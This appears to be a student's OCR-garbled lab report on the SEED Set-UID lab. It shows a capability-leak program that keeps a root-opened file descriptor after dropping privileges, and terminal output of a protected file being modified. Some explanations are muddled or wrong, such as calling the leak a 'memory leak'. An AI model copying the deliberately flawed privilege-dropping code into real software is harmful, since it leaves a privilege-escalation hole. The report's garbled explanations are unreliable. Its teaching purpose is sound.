
File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
[10/16/21]seed@VM:~/.lab001$ cd /home/seed/Documents/its450/lab01
[10/16/21]seed@VM:~/.lab001$ ls
callsys capleak.c envex1 myenv.c p2c.c q
callsys.c catallc envex2 myprintenv.c p2cp
cap_leak.c child envex.c p2cc parent
[10/17/21]seed@VM:~/.lab001$ subl capleak.c
```

We called the program

Right Control



```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <fcntl.h>
4
5
6 void main()
7 {
8     int fd;
9
10    /*Assume that /etc/zzz is an important system file,
11    and it is owned by root with permission 0644.
12    Before running this program, you should creat the file /etc/
13
14    fd = open("/etc/zzz", O_RDWR | O_APPEND);
15    if (fd == -1)
16    {
17        printf("Cannot open /etc/zzz\n");
18        exit(0);
19    }
20
21    /*Simulate the tasks conducted by the program*/
22    sleep(1);
23
24    /*After the task, the root privileges are no longer needed,
25    it's time to relinquish the root privileges permanently.*/
26
27    setuid(getuid()); /*getuid() returns the real uid*/

```


Line 4, Column 1 Spaces: 4 C

[10/17/21]seed@VM:~/.../lab01\$ sudo touch /etc/zzz
[10/17/21]seed@VM:~/.../lab01\$

To create as an empty file

[10/17/21]seed@VM:~/.../lab01\$ ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Oct 17 13:35 /etc/zzz
[10/17/21]seed@VM:~/.../lab01\$

Let's explain what that mean:



We have a capleak now

```
[10/17/21]seed@VM:~/.../lab01$ gcc capleak.c -o capleak
[10/17/21]seed@VM:~/.../lab01$ ls
callsys cap_leak.c child envex.c p2cc parent
callsys.c capleak.c envex1 myenv.c p2c.c q
capleak catall.c envex2 myprintenv.c p2cp
[10/17/21]seed@VM:~/.../lab01$
```

```
[10/17/21]seed@VM:~/.../lab01$ ./capleak
Cannot open /etc/zzz
```

Because it currently
this's cowlick NOT a
SEED id program
(normal program)

Can NOT open this file for rights because here try to open for right:

```
* the file /etc/zzz first. */
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
```

It's just open for read then this program should be work successfully:

-first we need to change the root

```
[10/17/21]seed@VM:~/.../lab01$ sudo chown root capleak
[10/17/21]seed@VM:~/.../lab01$ sudo chmod 4755 capleak
[10/17/21]seed@VM:~/.../lab01$ ls -l capleak
-rwsr-xr-x 1 root seed 7640 Oct 17 13:57 capleak
[10/17/21]seed@VM:~/.../lab01$
```

Now we can run it.

```
[10/17/21]seed@VM:~/.../lab01$ ./capleak
[10/17/21]seed@VM:~/.../lab01$ cat /etc/zzz
Malicious Data
[10/17/21]seed@VM:~/.../lab01$
```

It's work but why? Because before setuid the program has opened the /etc/zzz file with O_RDWR privilege!

Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user, and describe what you have observed. Will the file /etc/zzz be modified? Please explain your observation.

answer: The file is modified. The child process forked from the parent can also inherit the privileges to manipulate some critical files even if the parent process is terminated.

6 Summary:

Task 1: Export and de-enter the concept of environment variables

Task 2: The relationship between the parent process and the child process, the child process will completely inherit the environment variables of the parent process

Task 3: Use and principle of the execve() function. In fact, if execve() does not need environment variables to execute the program, the third parameter can be set to NULL. This experiment implements an env program, so environment variables must be passed in

The difference between the global variable environment and the main function parameter environment

Task 4: system() /bin/sh executes, rewrites the original command into a new string command, and tells the shell to execute the command

Tasks 5 and 7: The set-UID will protect the system's critical path from being acquired by other users, and it will also exclude other users from overloading the DLL.

Task 6 and 8: System() will get root privileges through privilege escalation for this program, and because of the way it creates subprocesses to execute commands, it's easy to cause privileges to leak. It is best to use execve() when calling system commands within a program

Task 9: Files open under root privileges must be closed immediately after completing and decreasing root privileges tasks, otherwise it will cause a memory leak

7 Conclusion:

In conclusion, the attempt to understand and apply - for me - and re-study the LAP1

It is the best way to obtain observations and conclusions that lead the programmer to professionalism through observation and experimentation with new methods without being restricted in one thing and in one of the quotations "All roads lead to Rome." Certainly, the different ways in performing the different types of attack that I reached the same conclusion that It has my teacher Dr. Janaki Sivakumar

I was also able to obtain a huge amount of information about the memory attack, because of the questions that I had during the application again, and prompted me to search individually for the logical answer.

I am also very interested to study other types of attacks in the upcoming labs.

8 References:

- Computer Security - ESORICS 98: 5th European Symposium on Research in Computer Security, Louvain-la-Neuve, Belgium, September 16-18, 1998, Proceedings / edited by Jean-Jacques Quisquater, Yves Deswarte, Catherine Meadows, Dieter Gollmann
- Operating System Security / Trent Jaeger
- Secure Computer Networks course lectures / <http://moodle.gcet.edu.om/mod/folder/view.php?id=8085>
- <https://www.computerhope.com/jargon/s/setuid.htm>